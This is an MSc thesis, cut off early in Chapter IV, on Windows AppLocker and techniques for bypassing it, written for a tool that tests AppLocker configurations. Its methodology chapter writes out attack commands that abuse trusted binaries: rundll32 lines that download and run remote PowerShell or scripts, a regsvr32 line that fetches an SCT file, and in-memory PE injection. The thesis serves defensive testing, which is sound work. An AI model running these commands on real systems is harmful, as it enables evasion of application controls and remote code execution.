



**UNIVERSITY OF PIRAEUS - DEPARTMENT OF INFORMATICS**

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ – ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

**MSc Distributed Systems, Security and Emerging Information Technologies**

ΠΜΣ Κατανεμημένα Συστήματα, Ασφάλεια και Αναδυόμενες Τεχνολογίες Πληροφορίας

**MSc Thesis**

Μεταπτυχιακή Διατριβή

<b>Thesis Title:</b> Τίτλος Διατριβής:	<b>AppLocker Bypass Toolkit</b> Τεχνικές αποφυγής λευκής λίστας και AppLocker ByPass
<b>Student's name-surname:</b> Όνοματεπώνυμο φοιτητή:	<b>Nikolaos Roumeliotis</b> Νικόλαος Ρουμελιώτης
<b>Father's name:</b> Πατρώνυμο:	<b>Konstantinos</b> Κωσταντίνος
<b>Student's ID No:</b> Αριθμός Μητρώου:	ΜΠΚΣΑ18019
<b>Supervisor:</b> Επιβλέπων:	<b>Dimitrios Apostolou, Professor</b> Δημήτριος Αποστόλου, Καθηγητής

March 2022/ Μάρτιος 2022

---

### **3-Member Examination Committee**

Τριμελής Εξεταστική Επιτροπή

**Dimitrios Apostolou**  
**Professor**

Όνομα Επώνυμο  
Καθηγητής

**Panagiotis Kotzanikolaou**  
**Associate Professor**

Παναγιώτης Κοτζανικολάου  
Αναπληρωτής Καθηγητής

**Constantinos Patsakis**  
**Associate Professor**

Κωνσταντίνος Πατσάκης  
Αναπληρωτής Καθηγητής

Αθήνα, Φεβρουάριος 2022

*Dedicated to my father, who is no  
longer with us.*

## Acknowledgements

The author wishes to express sincere appreciation to Associate Professors, Dr. Dimitris Apostolou and Patsaki for their assistance in the preparation of this manuscript.

## Abstract

"In the field of cybersecurity there are several methodologies used to protect a system, one such is whitelisting, a mechanism which explicitly allows identified resources to access particular privileges and services, for example, a list of entities allowed when everything else is denied by default. Modern operating systems support application whitelisting management tools and provide control of access of individual users or groups at the application level. Despite the substantial amount of critical work that has been produced on system security, Windows AppLocker, though commonly used and while, over the past few years, several techniques to bypass it has been proposed, there is little automation to test its effectiveness. In addition, the majority of those techniques are scarcely documented. This dissertation conducts a study the aim of which is to demonstrate known bypasses as well as implement and document an extensible tool that can be used to automate the testing of AppLocker's configuration."

**Keywords:** AppLocker, bypasses

# Table of Contents

<b>Chapter I: Introduction</b>	<b>4</b>
<b>Chapter II: AppLocker</b>	<b>6</b>
About AppLocker Rules	6
How does it Work	7
Figure 2.0: AppLocker Design and Deployment Process - By Microsoft.	7
Basic rules' capabilities	8
Exceptions to the rules	8
Default AppLocker rules	9
AppLocker wizards	9
How to setup Windows Applocker	10
<b>Chapter III: Bypassing AppLocker - The methodology</b>	<b>23</b>
Bypassing File Hash Rules	24
Bypassing File Path Rules	24
Bypassing File Publisher Rules	25
Rundll32.exe	26
Regsvr32.exe	27
Msbuild.exe	28
Regasm.exe and Regsvcs.exe	28
Bginfo.exe	29
Installutil.exe	29
MSDT.exe	30
MSHTA.exe	30
Presentationhost.exe	31
Executing .VBS	31
Executing .PS1	32
Invoke-ReflectivePEInjection	32
<b>Chapter IV: The Framework</b>	<b>32</b>
Support Module	33
Utilities	33
Functions	33
ConvertTo-Base64	33
Synopsis	33
Description	33
Parameters	33
Example	33
Get-Info	33

Synopsis	33
Example	33
Invoke-External	34
Synopsis	34
Description	34
Parameters	34
Example	34
Search-File	34
Synopsis	34
Description	34
Parameters	35
Example	35
Core Components	35
Utilities	35
Functions	35
Get-Exploits	35
Synopsis	35
Example	35
Get-FilePathRules	35
Synopsis	35
Description	35
Parameters	35
Example	35
Notes	36
Get-Payloads	36
Synopsis	36
Example	36
Get-Policy	36
Synopsis	36
Example	36
Get-Scanners	36
Synopsis	36
Example	36
Use-Scanner	36
Synopsis	36
Parameters	36
Example	36
Exploits	37
Functions	37

Use-InstallUtil	37
Synopsis	37
Description	37
Parameters	37
Example	37
Notes	37
Use-DotNetCoreType	38
Synopsis	38
Description	38
Parameters	38
Example	38
Use-CLoadAssembly	38
Synopsis	38
Description	38
Parameters	38
Example	39
Notes	39
Demonstration	39
Figure 5.1: Get-Help	40
Figure 5.2: Get-Policy	41
Figure 5.3: Get-Scanners	42
Figure 5.4: Use-Scanner	43
<b>Chapter V: Conclusion</b>	<b>43</b>
<b>Glossary</b>	<b>44</b>
<b>References</b>	<b>44</b>
<b>List of Figures</b>	
Figure 2.0: AppLocker Design and Deployment Process - By Microsoft.	10
Figure 5.1: Get-Help	41
Figure 5.2: Get-Policy	42
Figure 5.3: Get-Scanners	43
Figure 5.4: Use-Scanner	44



## Chapter I: Introduction

Windows AppLocker is another level of security built into modern Windows operating systems that allow or restrict access for specific user groups to certain software. It provides the ability to lock down installers, scripts, and executables on the local machine either whitelisting or blacklisting file data.

AppLocker is a great technology to reduce the attack surface by limiting what can be executed down to a specific set of known files. To decide what is allowed to be executed, AppLocker inspects the file's path, hash, or publisher's information. Each of these criteria has its pros and cons, which will be discussed later on in detail. In addition, restricting users to run unapproved applications, decreases the workload produced to the help desk, which in turn reduces the cost to the organization of managing computing resources. While installing and configuring AppLocker may increase security and protect the organization's data from unauthorized access, AppLocker has its weaknesses.

The problem is that while AppLocker can be configured in so many ways there is a shortage of automated tools to ensure that these configurations are indeed effective against known but scarcely documented bypassing techniques, thus the objective of this dissertation is to document known bypasses as well as implement an extensible tool that can be used to automate the testing of AppLocker's configuration.

## Chapter II: AppLocker

Microsoft's Windows 7 operating system (Windows Server 2008 R2) introduced AppLocker, which as already explained is a technology that whitelists programs' execution based on their path, publisher, or hash; and in an enterprise edition, can be configured using Group Policy. AppLocker's configurations are a set of rules. AppLocker's default rules are the policies enforced by just enabling AppLocker when no further customization is applied. A system that has AppLocker enabled without any further hardening i.e. with its default rules, will most likely be vulnerable to several of the bypasses mentioned ("apiOcradle/UltimateAppLockerByPassList: The goal of this repository is to document the most common techniques to bypass AppLocker."). That being said it is quite easy to throttle any of the currently known bypasses with AppLocker by modifying a rule or two if the administrator is aware and that is why it is important to have automated tools available to identify those potential issues.

### About AppLocker Rules

AppLocker restricts several types of applications:

- Executables (for example .exe, .com, etc.)
- Windows installers, i.e. programs that are used to install new software (.msi, .msp, .mst).
- Scripts with extensions such as .ps1, .cmd, .vbs, .vba, and .js.
- Microsoft Store's packaged applications.
- DLL files in the advanced tab (.dll and .ocx).

With AppLocker, restrictions can be deployed, i.e. governing rules that define the usage of such executables, installers, scripts, etc. based on three criteria:

- The **execution path**, e.g. one can allow applications to execute only from certain paths. AppLocker default rules allow executables and scripts located in "C:\Windows" and "C:\Program Files". If that weren't so – at least for some programs – the system would not be able to boot.
- **The publisher information**. Programs signed with the vendor's public key, for example, Windows binaries. Though this feature is rarely used in practice, depending on this information AppLocker may restrict or allow executables to run.
- The **file hash**. Allowed and/or forbidden files' MD5 hashes are stored by AppLocker. AppLocker checks the MD5 of a program when it is executed and decides accordingly. These rules can be memory consuming, thus are mostly used to forbid "dangerous" executables.

## How does it Work

AppLocker's rules are controls placed on files that govern whether it is allowed or not to be executed by a certain group or user. As stated above these rules apply to various files and condition types. AppLocker relies on Application Identity Service, which given a file, provides attributes, and evaluates the policy. AppLocker's policies are ACEs (conditional access control entries), that are being evaluated by using attribute-based, access control SeAccessCheckWithSecurityAttributes or AuthzAccessCheck functions which intercept and assess whether a file is not allowed to run by using three provided ways; the creation of new processes, running a script and loading a DLL.




Figure 2.0: AppLocker Design and Deployment Process - By Microsoft.

The phases described above can be summarized to

- **Envision:** Determining objectives, scopes, assumptions, and risks
- **Plan:** This phase analyses the environment that will be controlled (computer roles, user roles, applications).

- **Develop:** Create AppLocker rules for the operating system and all applications on reference computers. Export the rule sets to XML after testing and refining the rules until they are ready.
- **Stabilize:** Perform detailed validation to configure centralized monitoring of AppLocker events.
- **Deploy:** Complete the deployment of AppLocker by changing its mode to “Enforce rules”.

## Basic rules' capabilities

All files can be executed in a specific file format unless there are AppLocker rules for that ruleset. However, only files that are explicitly allowed in a rule are allowed when an AppLocker rule is created for a specific ruleset. For example, if we create an executable rule that allows .exe files in % SystemDrive% \ FilePath to be executed, only executable files that are in this path are allowed to be executed. A rule can be set to use permissible or negative actions: I allow. We can specify which files are allowed to run on the system and for which users or groups of users. We can also configure exceptions to detect files that are excluded from the rule. I refuse (deny). We can specify which files are not allowed to run in this environment but also for which users or groups of users. We can also configure exceptions to detect files that are excluded from the rule. Important: For best practice, we recommend using actions with exceptions. We can use a combination of permissible and negative actions, but it must be understood that denial actions allow actions to be activated in all other cases and can be bypassed. Important: If you are running a computer running at least Windows Server 2012 or Windows 8 in a domain that already enforces AppLocker rules for executable files, users will not be able to run any packaged applications unless you also create rules for packaged applications. In case we want to allow some applications in our environment, while we continue to control the executable files, we have to create the default rules for packaged applications and set the enforcement function to Only control for the collection of application package rules.

## Exceptions to the rules

AppLocker rules can be applied to individual users or a group of users. If we apply a rule to a group of users, all users in that group are affected by that rule. If we need to allow a subset of a group of users to use an application, a special rule can be created for that subset. For example, the "Allow everyone to run Windows except Registry Editor" rule allows all organizations to run the Windows operating system but does not allow anyone to run Registry Editor. The effect of this rule would prevent users such as the Personal Help Desk from running a program that is necessary for their support tasks. To resolve this issue, we create a second rule that applies to the Help Desk user group: "Allow the Help Desk to run the Registry Editor". If a denial rule is created that does not allow any user to run Registry Editor, the denial rule will override the second rule that allows the Help Desk user group to run Registry Editor. There is a priority of refusal in case of a conflict of rules.

## Default AppLocker rules

AppLocker contains a collection of default rules, the intention of which is to ensure that the files required for Windows to function properly are allowed.

Default rule types include:

- Allow members of the local Administrators team to run all applications
- Allow members of the Everyone group to run applications that are located in the Windows folder.
- Allow Everyone group members to run applications located in the Program Files folder.

Default script rule types include:

- Allow local Administrators to execute all scripts.
- Allow members of the Everyone group to run scripts in the Program Files folder.
- Allow Everyone group members to run scripts in the Windows folder.

The default Windows Installer rule types include:

- Allow local Administrators to run all Windows Installer files.
- Allow members of the Everyone group to run all digitally signed files in Windows Installer.
- Allow Everyone group members to run all Windows Installer files in the Windows Installer folder.

Basic types of DLL rules:

- Allow local Administrators to run all DLLs.
- Allow Everyone group members to run DLLs in the Program Files folder.
- Allow Everyone group members to run DLLs in the Windows folder.

Predefined rule types of packaged applications:

- Allow Everyone group members to install and run all signed packaged applications and application packaging installers.

## AppLocker wizards

Rules in AppLocker rules are created using the following two drivers:

The Automatically Generate Rule Creator Wizard allows you to create one rule at a time. It is possible to select a folder and through the wizard to automatically create rules for the relevant files in this folder either in the case of packaged applications or to let the wizard create rules for all packaged applications that are installed on the computer. We can also specify the user or group to which the rules will apply. This guide automatically generates only the rules.

## How to setup Windows AppLocker

This chapter provides a high-level overview of the wizard to create new AppLocker rules. This is by no means complete documentation on how to set up rules, it is not in the scope of this work. That being said there is an abundance of walkthroughs available for someone interesting to learn about all the features and the options provided.

AppLocker is included in Windows Enterprise editions. The easiest way to create rules is to configure a clean Windows development and then install the applications that need to be authorized. For a single computer, the rules can be enforced via the **Local Security Policy** editor application, **secpol.msc**, while for groups the **Group Policy Management** console (MDT, MECM, or SCCM) can be used.

Start **Local Security Policy Editor** and type secpol.msc, then run it **as administrator**.

**AppLocker** is located in the **Application Control Policies, Configure rule enforcement**.

AppLocker will only be allowed to run applications defined by rules defined in this section. The enforcement setting on the rule collection can be configured to Enforce rules or Audit only.

- Enforced rules are rules that are enforced for the rule collection while all events are audited.
- Audit rules are only evaluated however, events generated from evaluating are being logged.

The three primary rule conditions publisher, path, and file hash help to determine on which the AppLocker rule should be based, what condition controls are available and how they are applied.

Creating a rule is very simple. This is due to the very user-friendly interface offered by Microsoft for this purpose. Once the procedures mentioned above have been done and the logic of the rules and the reason why everything is done, rules can be created. AppLocker offers flexibility, there is no special advice or any walking path regarding the creation of rules. The basic functional actions that should be done are mentioned above. All that remains for the administrator to do is to have a clear idea in his mind of what should be allowed to be done, what should be prohibited, and what would be the appropriate way to do this in terms of security.

The default setting is Everyone for all users and groups.

A rule can be configured to use allow or deny actions:

- Allow: Specify for which particular user or groups of users, which files are allowed to run in the environment.
- Deny: Specify for which particular user or groups of users, which files are not allowed to run in the environment.

Then there is the Conditions tab where we essentially choose how we will deny the executable. Blocking an executable based on its hash is the best solution for an individual case. This is because by choosing the publisher we will close other applications that we may need. This is also why the most dangerous bypasses are those that use system built-in executables as is going to be discussed in detail in the next chapter. Finally, the choice with the path to management does not offer much security because it may be bypassed by the malicious user, by copying the file to another point where execution is allowed.

## **Chapter III: Bypassing AppLocker - The methodology**

Several techniques have been claimed to bypass AppLocker, but most of them are not yet verified. This documentation of methods is compiled mainly using the findings of Oddvar Moe, which has been the de facto work on bypassing AppLocker (“api0cradle/UltimateAppLockerByPassList: The goal of this repository is to document the most common techniques to bypass AppLocker.”) and the source material for this thesis. Having explained how the AppLocker works and before reviewing the bypasses, it needs to be established what the malicious user would be trying to achieve and what is considered a bypass in this scope. According to the three types of rules discussed earlier, the file hash can be exploited using DLL Hijacking Vulnerabilities. The file path is by finding paths where the user has to write rights to execute code from there. How to locate such paths is described in detail later in the chapter. This leaves the third type, publisher information. This is where most of the distinct techniques come into play. The goal is to use a valid executable, dll, or another piece of software, that is signed by a trusted source, i.e. Microsoft (thus bypassing AppLocker) to execute the payload i.e. a PowerShell session or a reverse shell. Most techniques suggested, focus on such executables (also look for Living Off The Land techniques - LOLBAS and the lolbas-project) and may be quite hard to protect against since a lot of these programs are critical for the system.

### **Bypassing File Hash Rules**

File Hash rules are common and widely used in organizations, however, they can be bypassed. To bypass the File Hash rule a practical attack against SHA256 (AppLocker’s default hashing algorithm) has to be used. This type of rule can be abused only under the condition that the executable is able to execute

arbitrary code, which may not that probable but it could also have a DLL Hijacking Vulnerability which is more common.

For example, a DLL Hijacking Vulnerability in Process Explorer can be abused to load our malicious code.

Monitoring the process of ProcExp.exe would try to load the dll named MPR.dll. There is a file hash rule that allows Process Explorer to run.

If a custom DLL that exported the functions required by Process Explorer was created and also a function which will execute evil.exe.

In an actual scenario, the DLL would be a malicious payload that injects itself into the memory instead of dropping binaries.

However, for this method to work, the DLL Rules have to not be enforced, although this is often the case since enabling them would affect the system's performance.

### **Bypassing File Path Rules**

The most common rules in the wild are the file path rules which are also one of the best attack vectors to bypass AppLocker. As already explained, an application is identified by its location on the network or the computer's file system while using this rule condition. Most of the time file location or a path is explicitly specified in the rule condition. For example, if the directory from the rule is writable, the executable can be written there, which will make it possible to bypass AppLocker.

In addition, there are paths where the user has rights by default. To detect these paths and to prevent execution on them the framework accompanying this work provides Get-FilePathRules command which dynamically lookup paths with such access rights.

Furthermore, note that by default the following directories are writable by normal users (depends on Windows version - This is from W10 1803)[6]

C:\Windows\Tasks

C:\Windows\Temp

C:\windows\tracing

C:\Windows\Registration\CRMLog

C:\Windows\System32\FxsTmp

C:\Windows\System32\com\dmp

C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys

C:\Windows\System32\spool\PRINTERS

C:\Windows\System32\spool\SERVERS

C:\Windows\System32\spool\drivers\color



C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter

C:\Windows\System32\Tasks\_Migrated (after performing a version upgrade of Windows 10)

C:\Windows\SysWOW64\FxsTmp

C:\Windows\SysWOW64\com\dmp

C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter

C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System

## **Bypassing File Publisher Rules**

Finally, based on this rule, an application is identified by its digital signature and extended attributes (when those are available). Information, about the publisher that created the application, is contained in the digital signature as already explained. Executables, dlls, scripts, installers, packaged applications, and packaged application installers also have extended attributes, retrieved from the binary resource. Executable files, dlls, and Windows installers' attributes contain the name of the product which the file is a part of as well as the original name of the file as provided by the publisher and the version number. In the case of packaged apps and packaged app installers, the extended attributes contain the name and the version of the app package.

This type of rule condition can be one of the safest and the known bypasses are very limited. AppLocker checks if the application's signature is valid or not, so it cannot just get signed with untrusted certificates. Although there is research about making valid signatures on Windows, that method requires Administrator privileges and AppLocker's default configuration is allowing administrators to execute any application either way.

To bypass this, a similar approach with the previous File Hash bypass would be required, by using a DLL Hijacking or an application that is signed and can load arbitrary code in memory. For example, if AppLocker allows all binaries published by Microsoft, then you can use a Process Explorer. Process Explorer is signed and also has a known DLL Hijacking vulnerability which can be taken advantage of to bypass AppLocker. Following is a list of various signed binaries by Microsoft that can be exploited in like so. This list is by no means exhaustive, but includes the most commonly used verified and suggested Microsoft signed binaries to run arbitrary code while bypassing AppLocker.

### **Rundll32.exe**

Rundll32.exe stands for "run DLL 32 bit" and is an important part of the Microsoft Windows ecosystem that's made to launch functionality based on Windows DLL files. When you are using a Windows app that needs a DLL to operate, this program is responsible for enabling that app to use the DLL it needs. Note that a Windows DLL library contains code that can be used by more than one program at a time on

Windows, so if you disable rundll32.exe then it may cause many parts of Windows, and many Windows apps to cease to function. Rundll32.exe should be signed by Microsoft Windows.

There are several techniques attempting to use this trusted executable to run arbitrary code that we are aware of such as

```
rundll32 shell32.dll,Control_RunDLL payload.dll
```

However if the DLL rules have been enabled these will be prevented from running.

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication <HTML Code>
```

Windows Defender blocks this one because it will trigger on the javascript method.

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication  
";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec  
bypass -c IEX (New-Object Net.WebClient).DownloadString('http://ip:port/');"
```

```
rundll32.exe javascript:"..\mshtml.dll,RunHTMLApplication  
";eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close());"
```

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication  
";document.write();h=new%20ActiveXObject("WScript.Shell").run("calc.exe",0,true);tr  
y{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").  
Run("cmd /c taskkill /f /im rundll32.exe",0,true);}
```

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication  
";document.write();GetObject("script:https://raw.githubusercontent.com/3gstudent/Ja  
vascript-Backdoor/master/test")
```

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication  
;document.write();GetObject("script:https://gist.githubusercontent.com/api0cradle/f  
122945334de3a46f368fe827aed71f4/raw/e232a4f190e831636b462cfba3496c588eb6ba13/Rundll  
32%2520JavascriptTest")
```

This alternative approach could run a binary that was already allowed to be executed on the system however not one that wasn't allowed. According to Poe's original approach, it does give code execution through javascript to a certain degree while the Windows Defender is disabled.

This is most likely not a legit bypass method on the latest Windows 10 machine with the default AppLocker rules enabled. That being said since my testing is limited and I have found more than one

instance that is suggested as a bypass myself, I am assuming that someone with more in-depth knowledge and time could get around it.

## Regsvr32.exe

Microsoft's Regsvr32.exe stands for "Register Server", it is a Microsoft Windows Operating System's command-line utility. In 64-bit Windows systems, two "regsvr32.exe" versions exist: one in "\System32" to register 64-bit modules, and one in "\SysWOW64" for 32-bit ones. Its purpose is to create and maintain the Windows Registry subkeys and values needed for applications to find and link to the Dynamic Link Library modules or ActiveX (.ocx) controls required for specific functions. In the Component Object Model ("en-us/windows/desktop/com/com-glossary" Glossary documents, Microsoft), "server" means an application that can create COM objects, not network hardware. One example of this is how Windows Search can only index files for searching whose file type has had a "filter" DLL registered by "regsvr32.exe" in "HKEY\_LOCAL\_MACHINE\Software\Classes". If there were no filters registered to navigate the internal structure of Microsoft Excel worksheets, no ".xlsx" file could be indexed or searched. The Microsoft Windows Registry is a hierarchical database system able to redirect ("en-us/windows/desktop/WinProg64/registry-redirector" Glossary documents, Microsoft) 32-bit and 64-bit references appropriately. Regsvr32.exe should also be signed by Microsoft Windows.

Another bypass that has been reported to have worked in the past is by using regsvr32. However, it would seem that Microsoft changed something in the latest versions of Windows 10 since I cannot reproduce the steps. This bypass executes regsvr32, downloading and running an SCT file. This method is usually referred to as Squiblydoo.

To run type:

```
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

Using

(<https://gist.githubusercontent.com/api0cradle/e38a84d8ce586ce53317d7cb90be8925/raw/fa7acfbad377a65a1dcbafd60e290916251ae465/CustomBinary>, Github) scrobj.dll

The idea behind this method is that it uses a SCT file that attempts to execute the planted sysmon.exe. Even though AppLocker does not seem to log this to the event log, this is most likely no longer a valid bypass method.

## Msbuild.exe

"Microsoft Build Engine", better known as MSBuild, enables developers to build products in environments where Visual Studio is not installed. This binary can compile XML C# project files because of a method it has called Tasks that can be used to execute a task written in a managed code. The issue is that since MSBuild is a trusted binary signed by Microsoft and it can take and execute code, this code can

be abused by a malicious user to bypass AppLocker and other application whitelisting solutions such as Device Guard.

This method compiles a program and runs it using MSBuild. The msbuild.exe binary is located under C:\Windows\Microsoft.NET\Framework\v4.0.30319\.

Run the command by typing:

```
Msbuild.exe <an file with the payload>.csproj
```

".csproj" is a Visual Studio .NET C# Project file extension. This file will have information about the files included in that project, assemblies used in that project, project GUID and project version, etc. This file is related to your project. It will be automatically generated when ".sln" (a structure for organizing projects in Visual Studio) is created. The state of information is contained for projects in .sln (text-based, shared) and .suo (binary, user-specific solution options) files. Multiple projects can be added to one solution.

This is considered a valid bypass method.

### **Regasm.exe and Regsvcs.exe**

The Assembly Registration tool (regasm.exe) is used for reading the metadata within an assembly and adding the necessary entries to the Windows registry, which allows COM clients to create .NET Framework classes transparently. Any COM client may use a class once is registered as if the class was a COM class. When the assembly is installed, the class is registered only once. Until registered any instances of classes within the assembly cannot be created from COM.

RegSvc.exe is used for registry manipulation as part of the Remote Registry Services which is a critical Windows component that should neither be disabled nor removed.

These methods can be executed like this:

```
regsvcs.exe evil.dll
```

```
regsvcs.exe /u evil.dll
```

```
regasm.exe evil.dll
```

```
regasm.exe /u evil.dll
```

The regasm.exe and regsvcs.exe can both be found under

C:\Windows\Microsoft.NET\Framework\v4.0.30319\

There are guides available instructing on how to generate .dll files and execute this bypass. By compiling a .cs file to a DLL and adding it to the AppLocker protected machine run any of the commands.

Both executables attempted to execute the evil.exe thus this is indeed a legit bypass.

### **Bginfo.exe**

Bginfo.exe is an executable that runs Sysinternals BGIInfo, a tool that allows users to display system information on the desktop background. Since it isn't a critical component for Windows, it can be removed if known to cause problems. BGIInfo itself is a simple utility program that automatically displays information about the computer (the current system's status and IP address, service pack version, the computer name, etc) directly on the desktop background. Font styles and background colors are customizable. By placing it in the startup folder it will run on every boot.

This method needs Bginfo.exe to be placed in a path that can be executed without AppLocker restricting it in order to work and it won't work with the default rules either.

### **Installutil.exe**

This command-line utility can install and uninstall server resources by executing the installer components in specified assemblies.

Execute it by typing:

```
InstallUtil.exe /U C:\poc\evil.dll
```

The InstallUtil.exe file is located in the C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ folder.

### **MSDT.exe**

"Msdt.exe" is Microsoft's Diagnostic Troubleshooting Wizard. It has existed as an installed tool in "C:\Windows\System32" since Windows 7. (In XP and Vista, this function was performed through the browser with an ActiveX add-on.) In 64-bit Windows systems, "C:\Windows\System32\msdt.exe" is a 64-bit version and its 32-bit counterpart is in "C:\Windows\SysWOW64". It is executed from an elevated command prompt. The computer it is run on must have Internet access. It will not run unless the user has been in contact with Microsoft Support and has been given a ten-digit passkey that can be entered when requested. It generates a CAB file containing diagnostic information about the computer to be uploaded to Microsoft Support. In some cases, it can perform automatic troubleshooting functions. "Msdt.exe" can be used to request and download an offline version, ("MSDT-Portable.exe"), to be run on a different computer lacking Internet access.

MsDT stands for Microsoft Diagnostic Troubleshooting Wizard

This method uses a .diagcab file, created by using the Windows Troubleshooting Pack Designer tool that the Windows SDK should include. Windows 10 SDK, does not include TSPDesigner.exe however it should be available in Windows 7 SDK to get this tool.

The manual steps (without Windows Troubleshooting Pack Designer tool) are described here.

[https://msdn.microsoft.com/en-us/library/windows/desktop/dd323712\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/dd323712(v=vs.85).aspx)

In addition in order for this approach to work a code signing certificate is also required.

## **MSHTA.exe**

The genuine "mshta.exe", is located in "C:\Windows\System32", as part of the Microsoft Windows operating system since 1999 and is the Microsoft HTML Application Host program. HTML Application (.hta) files contain source code combining HTML, Dynamic HTML, and one or more scripting languages such as VBScript or Jscript. Executing these HTA files in "mshta.exe", which shares much of its code with Internet Explorer, produces apps that look like web pages but can access local resources, (e.g., the local computer's file system). Although "mshta.exe" is not malware it is often used by malware to execute rogue HTA code and store unwanted payloads.

MsHTA stands for Microsoft® HTML Application host

This method use mshta.exe to execute .hta files.

The usual command is

```
mshta.exe c:\poc\evil.hta
```

## **Presentationhost.exe**

Windows Presentation Foundation (WPF) Host (PresentationHost.exe) is the program enabling incompatible browsers to host WPF applications (including Internet Explorer version 6 and later). By default, Windows Presentation Foundation (WPF) Host is registered as the shell and MIME handler for browser-hosted WPF content, which includes:

- Uncompiled XAML files (.xaml).
- XAML browser application (XBAP) (.xbap).

For these file types, Windows Presentation Foundation (WPF) Host:

- Launches the registered HTML handler to host the Windows Presentation Foundation (WPF) content.

- Loads the right versions of the required common language runtime (CLR) and Windows Presentation Foundation (WPF) assemblies.
- Ensures the appropriate permission levels for the zone of deployment are in place.

This technique uses "Windows Presentation Foundation browser Application" commonly known as Xml browser-based Applications (XBAP). For this method, a valid WPF application is required in Visual studio to inject the code to run inside.

At the time of writing, I haven't located any good description or guides of this bypass technique.

The common command is:

```
Presentationhost.exe C:\poc\WpfEvilBrowserApp4.xbap
```

### Executing .VBS

There is a technique that executes code based on a text file in VBScript.

The command is

```
cscript.exe //E:vbscript evil.vbs
```

But AppLocker seems to be blocking this thus this is most likely not a valid bypass in any way.

### Executing .PS1

Similarly, this method executes code in PowerShell using input from a text file.

The command is the following:

```
Get-Content evil.ps1 | iex
```

AppLocker applies constrained language mode, thus attacks that use this method will still get blocked. This approach would be useful if avoiding pasting the script into PowerShell is the goal. It also seems that AppLocker does not block .PS1 files at all anymore in Windows 10. The thing is that executing something like this for example

```
powershell -file c:\poc\evil.ps1
```

will notify the user that the event log was blocked, but the result printed in the Powershell console suggests otherwise.

This bypass technique seems to be legit to run PS1 scripts because AppLocker should have been able to block that. However, this method is the same as just copy-pasting the script into the PowerShell window.

## Invoke-ReflectivePEInjection

Another method is by loading the executable in memory and launching it by jumping to its entry point. Since there is no execution path, the AppLocker rule will not be triggered.

Given evil.exe as the malicious executable, it needs to be stored in a PowerShell variable:

```
$ByteArray = [System.IO.File]::ReadAllBytes("C:\PoC\evil.exe");
```

Next, Invoke-ReflectivePEInjection function implemented in the PowerSploit framework (["https://github.com/PowerShellMafia/PowerSploit/tree/master/CodeExecution"](https://github.com/PowerShellMafia/PowerSploit/tree/master/CodeExecution), Github) can be used to load it in memory and jump to that point.

```
Invoke-expression(Get-Content .\Invoke-ReflectivePEInjection.ps1 |out-string)
Invoke-ReflectivePEInjection -PEBytes $ByteArray
```

Another way to achieve this is via CL\_LoadAssembly.ps1, which is a script that can be found in Windows systems that provide LoadAssemblyFromPath which can be used to load assemblies from .exe files.

## Chapter IV: The Framework

Test-AppLocker-Module is a PowerShell module implemented as a flexible and extensible mini-framework to test Windows AppLocker policies. PowerShell has been selected as the technology for this tool because it's much more likely that any modern Windows System will have PowerShell available and even if it is locked there are many ways to get a PowerShell prompt. It was made as a module following Microsoft's guidelines to be compact and easily extensible instead of a monolithic piece of software.

### Support Module

#### Utilities

##### *Functions*

#### ConvertTo-Base64

##### Synopsis

Encodes a string to Base64

##### Description

